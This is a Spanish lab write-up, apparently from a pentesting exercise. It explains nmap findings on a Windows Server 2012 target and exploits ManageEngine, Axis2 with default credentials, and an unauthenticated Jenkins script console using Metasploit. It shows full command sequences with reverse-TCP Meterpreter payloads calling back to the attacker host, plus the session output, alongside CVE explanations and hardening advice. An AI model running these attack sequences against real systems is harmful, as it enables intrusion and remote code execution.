Servicios innecesarios habilitados (HTTP admin, JMX remoto)

#### ***Dependencias vulnerables:***

GlassFish incluye bibliotecas Java que pueden tener fallos de seguridad. Nessus puede alertar sobre JDK desactualizado, Apache Commons vulnerable, etc.

#### ***Recomendaciones:***

Si Nessus marca vulnerabilidades en GlassFish 4.0:

Actualiza a GlassFish 5.1 o considera migrar a Payara Server, que es un fork mantenido y seguro.

Cierra o protege la consola de administración.

Aplica parches a la JVM y bibliotecas.

Realiza un hardening: deshabilitar servicios innecesarios, usar HTTPS, cambiar credenciales por defecto.

<https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2020-10189>

<https://es-la.tenable.com/blog/cve-2020-10189-deserialization-vulnerability-in-zoho-manageengine-desktop-central-10-patched>

## **Dejo unos enlaces de las vulnerabilidades**

### ***8020/tcp http Apache httpd:***

Esto indica que el servidor web Apache HTTP Server (httpd) esta escuchando en el puerto TCP 8020 para el tráfico HTTP (Protocolo de Transferencia de Hipertexto) no cifrado.

Apache httpd es uno de los servidores web mas utilizados y su puerto estandar para HTTP suele ser el 80. Usar 8020 sugiere una configuración no estándar o una instalación de prueba/desarrollo donde el puerto 80 ya podría estar en uso por otra instancia.

### ***8022/tcp http Apache Tomcat/Coyote JSP engine 1.1:***

Esto señala que Apache Tomcat, específicamente su motor de conectores Coyote (que maneja las peticiones HTTP) para el procesamiento de JSP (JavaServer Pages), está escuchando en el puerto TCP 8022 también para tráfico HTTP no cifrado.

Apache Tomcat es un contenedor de servlets y un servidor web utilizado para ejecutar aplicaciones web Java. Al igual que el anterior, el puerto 8022 es una configuración no predeterminada, que generalmente se usa para aislar diferentes instancias o servicios en el mismo servidor.

## **8383/tcp ssl/http Apache httpd:**

Esto muestra que una instancia del servidor web Apache HTTP Server (httpd) está escuchando en el puerto TCP 8383 para tráfico SSL/HTTP (más comúnmente conocido como HTTPS).

SSL (Secure Sockets Layer, ahora predominantemente TLS - Transport Layer Security) indica que el tráfico está cifrado, proporcionando una conexión segura. El puerto estándar para HTTPS es el 443; el uso de 8383 es, de nuevo, una configuración personalizada para el mismo propósito (seguridad).


## **Resumen de la Configuración:**


En resumen, lo que está viendo son tres servicios distintos en un servidor, utilizando puertos no estándar para sus funciones, probablemente para fines de desarrollo, pruebas o para ejecutar múltiples servidores web simultáneamente:

**8020 HTTP Apache httpd Servidor web principal no seguro (puerto alternativo)**

**8022 HTTP Apache Tomcat Servidor de aplicaciones Java/JSP no seguro (puerto alternativo)**

**8383 HTTPS/SSL Apache httpd Servidor web principal seguro/cifrado (puerto alternativo)**





```

Session Acciones Editar Vista Ayuda
View the full module info with the info, or info -d command.

msf exploit(windows/http/manageengine_connectionid_write) > set rhost 192.168.1.4
rhost => 192.168.1.4
msf exploit(windows/http/manageengine_connectionid_write) > set lhost 192.168.1.1
lhost => 192.168.1.1
msf exploit(windows/http/manageengine_connectionid_write) > set rport 8020
rport => 8020
msf exploit(windows/http/manageengine_connectionid_write) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/http/manageengine_connectionid_write) > run
[*] Started reverse TCP handler on 192.168.1.1:4444
[*] Creating JSP stager
[*] Uploading JSP stager WwzKh.jsp ...
[*] Executing stager ...
[*] Sending stage (188998 bytes) to 192.168.1.4
[+] Deleted ..\webapps\DesktopCentral/jspf/WwzKh.jsp
[*] Meterpreter session 1 opened (192.168.1.1:4444 -> 192.168.1.4:51378) at 2025-12-03 21:37:51 +0100

meterpreter >
[*] 192.168.1.4 - Meterpreter session 1 closed. Reason: Died

msf exploit(windows/http/manageengine_connectionid_write) > run
[*] Started reverse TCP handler on 192.168.1.1:4444
[*] Creating JSP stager
[*] Uploading JSP stager BxtF.jsp ...
[*] Executing stager ...
[*] Sending stage (188998 bytes) to 192.168.1.4
[+] Deleted ..\webapps\DesktopCentral/jspf/BxtF.jsp
[*] Meterpreter session 2 opened (192.168.1.1:4444 -> 192.168.1.4:51399) at 2025-12-03 21:40:44 +0100

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > 

```

## **Configuracion del objetivo y del atacante:**

set rhost 192.168.1.4 Dirección IP Windows Server 2012

set lhost 192.168.1.1 Dirección IP Kali.

set rport 8020 Puerto del servicio vulnerable.

set payload windows/meterpreter/reverse\_tcp Tipo de carga que intentará abrir una sesión remota

## **Ejecucion del exploit:**

[\*] Creating JSP stager

[\*] Uploading JSP stager...

Metasploit genera un archivo malicioso (un *stager*) y lo sube al servidor vulnerable.

Ejecución de la carga

[\*] Executing stager...

[\*] Sending stage (...) to 192.168.1.4

El servidor vulnerable ejecuta ese archivo subido y abre una conexión hacia el atacante (reverse TCP).

### ***Apertura de la sesión Meterpreter:***

[\*] Meterpreter session 1 opened

Se abrio una sesion remota en el sistema objetivo.

### ***Verificacion de permisos:***

meterpreter > getuid

Server username: NT AUTHORITY\LOCAL SERVICE

Esto muestra que el proceso comprometido se está ejecutando con la cuenta LOCAL SERVICE, un usuario privilegiado pero limitado comparado con SYSTEM.

### ***¿Que significa todo esto?***

En resumen descriptivo, Metasploit detectó que el servidor era vulnerable y ejecutó una carga que permitió abrir una sesión remota.

### ***Desde una perspectiva defensiva, esto indica:***

El servidor tiene una vulnerabilidad seria sin parchear.

El servicio ManageEngine (puerto 8020) permite carga y ejecución de archivos.

El atacante obtiene acceso con permisos de servicio local, lo cual ya es crítico aunque no sea administrador total.

## **Consejos defensivos:**

Para evitar este tipo de intrusiones:

Actualizar inmediatamente las versiones vulnerables de ManageEngine.

Restringir el acceso externo al puerto 8020.

Monitorear logs de subida y ejecución de archivos JSP.

Implementar EDR/antivirus que detecte payloads como Meterpreter.

Revisar si hubo movimientos laterales o escalamiento de privilegios.



**Welcome!**  
Welcome to the new generation of Axis. If you can see this page you have successfully deployed the Axis2 Web Application. However, to ensure that Axis2 is properly working, we encourage you to click on the validate link.  
• [Services](#)  
• [Validate](#)  
Check the system to see whether all the required libraries are in place and view the system information.  
• [Administration](#)  
Console for administering this Axis2 installation.

Tools  
System Components  
Execution Chains  
Engage Module  
Services  
Contexts

Welcome to Axis2 Web Admin Module !!

You are now logged into the Axis2 administration console from inside the console you will be able to

- to check on the health of your Axis2 deployment.
- to change any parameters at run time.
- to upload new services into Axis2 [Service hot-deployment].

Back | Log out

```

root@kali:~# msf exploit(multi/http/axis2_deployer) > options
Module options (exploit/multi/http/axis2_deployer):
Name  Current Setting  Required  Description
----  --------------  --        --
PASSWORD  axis2          yes      The password for the specified username
PATH    /axis2           yes      The URI path of the axis2 app (use /dswsbobje for SAP BusinessObjects)
Proxies   no              No       A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, http-ni
RHOSTS   yes             Yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    8080            yes      The target port (TCP)
SSL      false            No      Negotiate SSL/TLS for outgoing connections
USERNAME  admin           yes      The username to authenticate as
VHOST    no              No       HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  --------------  --        --
LHOST  127.0.0.1       yes      The listen address (an interface may be specified)
LPORT  4444            yes      The listen port

Exploit target:
Id  Name
0   Java

```

View the full module info with the `info`, or `info -d` command.

```

msf exploit(multi/http/axis2_deployer) > set rhost 192.168.1.4
rhost => 192.168.1.4
msf exploit(multi/http/axis2_deployer) > set lhost 192.168.1.1
lhost => 192.168.1.1
msf exploit(multi/http/axis2_deployer) > set rport 8282
rport => 8282
msf exploit(multi/http/axis2_deployer) > show payloads

```

#### Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_aws_instance_connect	.	normal	No	Unix SSH Shell, Bind Instance Connect (via AWS API)
1	payload/generic/custom	.	normal	No	Custom Payload
2	payload/generic/shell_bind_aws_ssm	.	normal	No	Command Shell, Bind SSM (via AWS API)
3	payload/generic/shell_bind_tcp	.	normal	No	Generic Command Shell, Bind TCP Inline
4	payload/generic/shell_reverse_tcp	.	normal	No	Generic Command Shell, Reverse TCP Inline
5	payload/generic/ssh/interact	.	normal	No	Interact with Established SSH Connection
6	payload/java/jsp_shell_bind_tcp	.	normal	No	Java JSP Command Shell, Bind TCP Inline
7	payload/java/jsp_shell_reverse_tcp	.	normal	No	Java JSP Command Shell, Reverse TCP Inline
8	payload/java/meterpreter/bind_tcp	.	normal	No	Java Meterpreter, Java Bind TCP Stager
9	payload/java/meterpreter/reverse_http	.	normal	No	Java Meterpreter, Java Reverse HTTP Stager
10	payload/java/meterpreter/reverse_https	.	normal	No	Java Meterpreter, Java Reverse HTTPS Stager
11	payload/java/meterpreter/reverse_tcp	.	normal	No	Java Meterpreter, Java Reverse TCP Stager
12	payload/java/shell/bind_tcp	.	normal	No	Command Shell, Java Bind TCP Stager
13	payload/java/shell/reverse_tcp	.	normal	No	Command Shell, Java Reverse TCP Stager
14	payload/java/shell_reverse_tcp	.	normal	No	Java Command Shell, Reverse TCP Inline
15	payload/multi/meterpreter/reverse_https	.	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
16	payload/multi/meterpreter/reverse_https	.	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

```

msf exploit(multi/http/axis2_deployer) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/http/axis2_deployer) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/http/axis2_deployer) > 7/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:
34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression

[*] Started reverse TCP handler on 192.168.1.1:4444
[*] http://192.168.1.4:8282/axis2/axis2-admin [Apache-Coyote/1.1] [Axis2 Web Admin Module] successful login 'admin' : 'axis2'
[*] Successfully uploaded
[*] Polling to see if the service is ready
[*] Sending stage (58073 bytes) to 192.168.1.4
[*] Deleted webapps/axis2/WEB-INF/services/htdbXtoi.jar
[*] Meterpreter session 1 opened (192.168.1.1:4444 → 192.168.1.4:59029) at 2025-12-04 16:04:39 +0100

msf exploit(multi/http/axis2_deployer) > sessions

```

<u>Active sessions</u>			
Id	Name	Type	Information
--	--	--	--
1	meterpreter	java/windows	ENIGMA\$ @ enigma
			192.168.1.1:4444 → 192.168.1.4:59029 (192.168.1.4)

```

msf exploit(multi/http/axis2_deployer) > sessions -i 1
[*] Starting interaction with 1...

```

```

meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33
=====
Mode          Size     Type  Last modified      Name
=====
100776/rwxrwxrwx-  58068   fil   2016-03-19 05:32:54 +0100  LICENSE
100776/rwxrwxrwx-  1489    fil   2016-03-19 05:32:54 +0100  NOTICE
100776/rwxrwxrwx-  6911    fil   2016-03-19 05:32:54 +0100  RELEASE-NOTES
100776/rwxrwxrwx-  16671   fil   2016-03-19 05:32:54 +0100  RUNNING.txt
040776/rwxrwxrwx-  8192    dir   2016-03-19 05:32:56 +0100  bin
040776/rwxrwxrwx-  4096    dir   2025-12-04 15:45:30 +0100  conf
040776/rwxrwxrwx-  8192    dir   2016-03-19 05:32:54 +0100  lib
040776/rwxrwxrwx-  196608   dir  2025-12-04 15:43:18 +0100  logs
040776/rwxrwxrwx-  12288   dir  2025-12-04 16:04:32 +0100  temp
040776/rwxrwxrwx-  4096    dir  2019-12-19 09:33:47 +0100  webapps
040776/rwxrwxrwx-    0      dir  2019-01-11 18:44:54 +0100  work

```

## ***Explicacion de CVE-2016-6816, CVE-2016-6817 y CVE-2016-8735***

### ***CVE-2016-6816 — Apache Commons FileUpload***

#### ***Tipo de vulnerabilidad:***

Denegacion de servicio (DoS)

#### ***Componente afectado:***

Apache Commons FileUpload 1.3.2 y anteriores.

#### ***Descripcion:***

El problema se daba cuando la libreria procesaba cargas de archivos (uploads) en aplicaciones Java. Un atacante podía enviar un archivo especialmente manipulado que hacía que el proceso de análisis (parsing) entrara en un ciclo extremadamente lento. Eso consumía CPU hasta provocar una denegación de servicio en el servidor.

#### ***Impacto:***

Un atacante remoto podía bloquear o ralentizar el servidor, aunque no podía tomar control ni obtener acceso a datos.

### ***CVE-2016-6817 — Apache Tomcat***

#### ***Tipo de vulnerabilidad:***

Fuga de informacion / problema de seguridad en uso de cookies y sesion

**Componente afectado:**

Apache Tomcat (versiones afectadas en 2016).

**Descripcion:**

La vulnerabilidad se relacionaba con la forma en que Tomcat manejaba algunos encabezados (headers) HTTP y el procesamiento de solicitudes. Bajo ciertas condiciones, podía permitir que información relacionada con solicitudes previas se filtrara, o que parámetros mal formados causaran comportamientos inesperados.

**Impacto:**

Podía causar **exposición accidental de información** o mal manejo de sesiones, dependiendo del contexto de la aplicación.

**CVE-2016-8735 — Apache Tomcat**

**Tipo de vulnerabilidad:**

*Info leak* (Divulgacion de información sensible)

**Componente afectado:**

Apache Tomcat 9.x, 8.x y 7.x (según las versiones vigentes en 2016)

**Descripcion:**

Esta vulnerabilidad ocurría cuando Tomcat estaba configurado para usar un

**RequestDispatcher:**

En ciertos casos específicos, Tomcat podía filtrar el contenido de archivos internos del servidor (por ejemplo, archivos JSP o código fuente) si la aplicación web tenía configuraciones particulares.

**Impacto:**

Un atacante podía acceder a informacion interna del servidor, aunque no ejecutarla. Esto podía ayudarle a preparar ataques más avanzados.

**Ejecucion del exploit:**

exploit/multi/http/axis2\_deployer

**Configuracion:**

**rhost Windows Server** 192.168.1.4

**lhost Kali** 192.168.1.1

**rport (puerto del Axis2/Tomcat)** 8282

**path (/axis2)** ruta del panel de Axis

***Selección del payload:***

```
msf exploit(multi/http/axis2_deployer) > set payload java/meterpreter/reverse_tcp
```

***Ejecución del exploit:***

```
msf exploit(multi/http/axis2_deployer) > exploit -j
```

***sessions***

***Active sessions:***

```
meterpreter java/windows ENIGMA$ @ enigma 192.168.1.1:4444  
192.168.1.4:59029 (192.168.1.4)
```

```
msf exploit(multi/http/axis2_deployer) sessions -i 1
```

```
meterpreter > ls
```

**Puedes ver el contenido del directorio donde se ejecutó el proceso afectado**

***Paso unos links informativos de las vulnerabilidades***

<https://www.incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2016-6816>

<https://www.incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2016-8735>

<https://www.tenable.com/plugins/nessus/95438>

<https://www.tenable.com/plugins/nessus/197839>

**8484/tcp http Jetty winstone-2.8**

**¿Que significa?**

**8484/tcp:**

Indica que un servicio esta escuchando en el puerto 8484 usando el protocolo TCP.  
No es un puerto estándar, así que normalmente corresponde a un servicio configurado manualmente o por una aplicación.

**http:**

Señala que el protocolo que usa este servicio es HTTP.

Es decir, el servicio ofrece algún tipo de interfaz web (como una pagina de administracion o una API).

**Jetty:**

Jetty es un servidor web y contenedor de servlets Java.

Muchas aplicaciones escritas en Java lo usan para ofrecer servicios web embebidos.

**winstone-2.8:**

Winstone es otro servidor web embebido en Java, usado frecuentemente por aplicaciones como Jenkins.

**La versión detectada es la 2.8.**

**¿Por qué se ven Jetty y Winstone juntos?**

Aunque pueda parecer confuso, herramientas de analisis de puertos (**como nmap**) a veces identifican firmas de diferentes servidores web Java.

En algunos casos, aplicaciones como Jenkins, Hudson, u otros servicios Java pueden usar Winstone, y ese servidor puede incluir partes o comportamientos similares a Jetty, por lo que puede ser detectado asi.

**¿Qué indica esto en la practica?**

Hay un servicio web Java corriendo en el puerto 8484.

Ese servicio probablemente es parte de una aplicación empaquetada con Winstone 2.8 (posiblemente Jenkins o algo similar).

El servidor esta accesible por HTTP, sin SSL (a menos que esté redirigiendo o haya HTTPS en otro puerto)

Dashboard [Jenkins] +

Not Secure http://192.168.1.4:8484

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

# Jenkins

zxcxov

New Item People Build History Manage Jenkins Credentials

Welcome to Jenkins!

Please [create new jobs](#) to get started.

Build Queue

No builds in the queue.

Build Executor Status

1 Idle 2 Idle

Not Secure http://192.168.1.4:8484/newJob

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

# Jenkins

zxcxov

New Item People Build History Manage Jenkins Credentials

Item name

Freestyle project This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system, and this can be even used for something other than software build.

Maven project Build a maven project. Jenkins takes advantage of your POM files and drastically reduces the configuration.

External Job This type of job allows you to record the execution of a process run outside Jenkins, even on a remote machine. This is designed so that you can use Jenkins as a dashboard of your existing automation system. See [the documentation for more details](#).

Multi-configuration project Suitable for projects that need a large number of different configurations, such as testing on multiple environments, platform-specific builds, etc.

Build Queue

No builds in the queue.

Build Executor Status

1 Idle 2 Idle

OK

Manage Jenkins [Jenkins] +

Not Secure http://192.168.1.4:8484/manage

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

# Jenkins

zxcxov

New Item People Build History Manage Jenkins Credentials

Build Queue

No builds in the queue.

Build Executor Status

1 Idle 2 Idle

Manage Jenkins

**New version of Jenkins (2.209) is available for download ([changelog](#)). Or Upgrade Automatically**

**Unsecured Jenkins allows anyone on the network to launch processes on your behalf. Consider at least enabling authentication to discourage misuse.**

Configure Global Security

Configure Global Settings and paths.

Configure Global Security

Secure Jenkins; define who is allowed to access/use the system.

Reload Configuration from Disk

Discard all the loaded data in memory and reload everything from file system. Useful when you modified config files directly on disk.

Manage Plugins

Add, remove, disable or enable plugins that can extend the functionality of Jenkins. ([updates available](#))

System Information

Displays various environmental information to assist trouble-shooting.

System Log

System log captures output from java.util.logging output related to Jenkins.

Load Statistics

Check your resource utilization and see if you need more computers for your builds.

Jenkins CLI

Access/manage Jenkins from your shell, or from your script.


Script Console

Executes arbitrary script for administration/trouble-shooting/diagnostics.

Manage Nodes

Add, remove, control and monitor the various nodes that Jenkins runs jobs on.

Setup Security Dismiss



```
msf > use exploits windows/http/manageengine_connectionid_write
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  exploit/windows/http/manageengine_connectionid_write  2015-12-14       excellent  Yes    ManageEngine Desktop Central 9 FileUploadServlet ConnectionId
Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/manageengine_connectionid_write
[*] Using exploit/windows/http/manageengine_connectionid_write
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/manageengine_connectionid_write) > use exploit/multi/http/jenkins_script_console
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(multi/http/jenkins_script_console) > set rhost 192.168.1.4
rhost => 192.168.1.4
msf exploit(multi/http/jenkins_script_console) > set lhost 192.168.1.1
lhost => 192.168.1.1
msf exploit(multi/http/jenkins_script_console) > set rport 8484
rport => 8484
msf exploit(multi/http/jenkins_script_console) > set targeturi /
targeturi => /
msf exploit(multi/http/jenkins_script_console) > set payload windows/meterpreter_reverse_tcp
payload => windows/meterpreter_reverse_tcp
msf exploit(multi/http/jenkins_script_console) > run
```

```

msf exploit(multi/http/jenkins_script_console) > set payload windows/meterpreter_reverse_tcp
payload => windows/meterpreter_reverse_tcp
msf exploit(multi/http/jenkins_script_console) > run
[*] Started reverse TCP handler on 192.168.1.1:4444
[*] Checking access to the script console
[*] No authentication required, skipping login ...
[*] 192.168.1.4:8484 - Sending command stager ...
[*] Command Stager progress - 0.77% done (2048/264549 bytes)
[*] Command Stager progress - 1.55% done (4096/264549 bytes)
[*] Command Stager progress - 2.32% done (6144/264549 bytes)
[*] Command Stager progress - 3.10% done (8192/264549 bytes)
[*] Command Stager progress - 3.87% done (10240/264549 bytes)
[*] Command Stager progress - 4.64% done (12288/264549 bytes)
[*] Command Stager progress - 5.42% done (14336/264549 bytes)
[*] Command Stager progress - 6.19% done (16384/264549 bytes)
[*] Command Stager progress - 6.97% done (18432/264549 bytes)
[*] Command Stager progress - 7.74% done (20480/264549 bytes)
[*] Command Stager progress - 8.52% done (22528/264549 bytes)
[*] Command Stager progress - 9.29% done (24576/264549 bytes)

```

```

[*] Command Stager progress - 85.93% done (227328/264549 bytes)
[*] Command Stager progress - 86.70% done (229376/264549 bytes)
[*] Command Stager progress - 87.48% done (231424/264549 bytes)
[*] Command Stager progress - 88.25% done (233472/264549 bytes)
[*] Command Stager progress - 89.03% done (235520/264549 bytes)
[*] Command Stager progress - 89.80% done (237568/264549 bytes)
[*] Command Stager progress - 90.58% done (239616/264549 bytes)
[*] Command Stager progress - 91.35% done (241664/264549 bytes)
[*] Command Stager progress - 92.12% done (243712/264549 bytes)
[*] Command Stager progress - 92.90% done (245760/264549 bytes)
[*] Command Stager progress - 93.67% done (247808/264549 bytes)
[*] Command Stager progress - 94.45% done (249856/264549 bytes)
[*] Command Stager progress - 95.22% done (251904/264549 bytes)
[*] Command Stager progress - 95.99% done (253952/264549 bytes)
[*] Command Stager progress - 96.77% done (256000/264549 bytes)
[*] Command Stager progress - 97.54% done (258048/264549 bytes)
[*] Command Stager progress - 98.32% done (260096/264549 bytes)
[*] Command Stager progress - 99.09% done (262144/264549 bytes)
[*] Command Stager progress - 99.87% done (264192/264549 bytes)
[*] Command Stager progress - 100.00% done (264549/264549 bytes)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.1.1:4444 → 192.168.1.4:61416) at 2025-12-04 18:12:09 +0100

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > ls
Listing: C:\Program Files\jenkins\Scripts
_____
Mode          Size  Type  Last modified      Name
_____
100666/rw-rw-rw-  130   fil   2016-10-22 01:06:19 +0200  jenkins.ps1

```

## **Modulo usado:**

exploit/multi/http/jenkins\_script\_console

## **Este modulo explota una característica peligrosa de Jenkins:**

La Script Console, que permite ejecutar código arbitrario (Groovy) en el servidor.

Si esa consola esta accesible sin autenticación (como indica tu salida: “No authentication required”)

Jenkins esta extremadamente vulnerable, y un atacante puede ejecutar comandos en el sistema

## **Parametros que configuraste:**

rhost 192.168.1.4 (Windows Server)

lhost 192.168.1.1 (Kali)

rport 8484 el puerto donde detectaste Jetty/Winstone

targeturi / Jenkins en raiz

payload windows/meterpreter\_reverse\_tcp

Esto simplemente indica que Metasploit intento abrir una sesion remota (reverse shell) tras explotar la consola.

meterpreter > getuid

Server username: NT AUTHORITY\LOCAL SERVICE

meterpreter > ls

**Directorio que ves:**

Listing: C:\Program Files\jenkins\Scripts

**Y dentro:**

100666/rw-rw-rw- 130 fil 2016-10-22 01:06:19 +0200 jenkins.ps1

Los scripts .ps1 de Jenkins suelen servir para tareas de automatización.

**¿Que significa todo esto desde el punto de vista de seguridad?**

Estabas frente a una instalacion de Jenkins vulnerable.

La consola de scripting estaba expuesta sin autenticación.

El servicio corría en el puerto 8484 usando Winstone/Jetty.

Con esto, un atacante podría ejecutar comandos en el servidor.\*\*

Esto NO es un comportamiento normal de Jenkins y representa:

**Una vulnerabilidad critica de ejecución remota de código (RCE)**

**¿Cómo mitigar o corregir este tipo de vulnerabilidad?**

**Si el servidor te pertenece o estás haciendo auditoria autorizada:**

**Activar la autenticación obligatoria:**

En “Configure Global Security”:

Habilitar Security Realm

Habilitar Authorization

Deshabilitar acceso anónimo

Restringir acceso a la Script Console

Deshabilitar o permitirla solo a administradores.

Actualizar Jenkins

Las versiones antiguas tenian varias vulnerabilidades RCE (por ejemplo 2016–2019).

Restringir puertos expuestos.

Si Jenkins no debe ser accesible desde toda la red, aplicar firewall o reverse proxy.

Ejecutar Jenkins como un usuario limitado (mejor que Local Service)

***La linea “8585/tcp http Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)”***

***Suele aparecer en resultados de escaneo (por ejemplo, con nmap) y significa lo siguiente:***

***Explicacion detallada:***

***8585/tcp:***

Es el puerto 8585 usando el protocolo TCP.

Esto indica que hay un servicio escuchando en ese puerto.

***http:***

El servicio que responde en ese puerto parece ser un servidor web HTTP.

***Apache httpd 2.2.21:***

El software detectado es Apache HTTP Server, versión 2.2.21.

Esta versión es muy antigua (año 2011 aprox.) y contiene múltiples vulnerabilidades conocidas.

***Win64:***

Indica que el servidor web está corriendo sobre un sistema Windows de 64 bits.

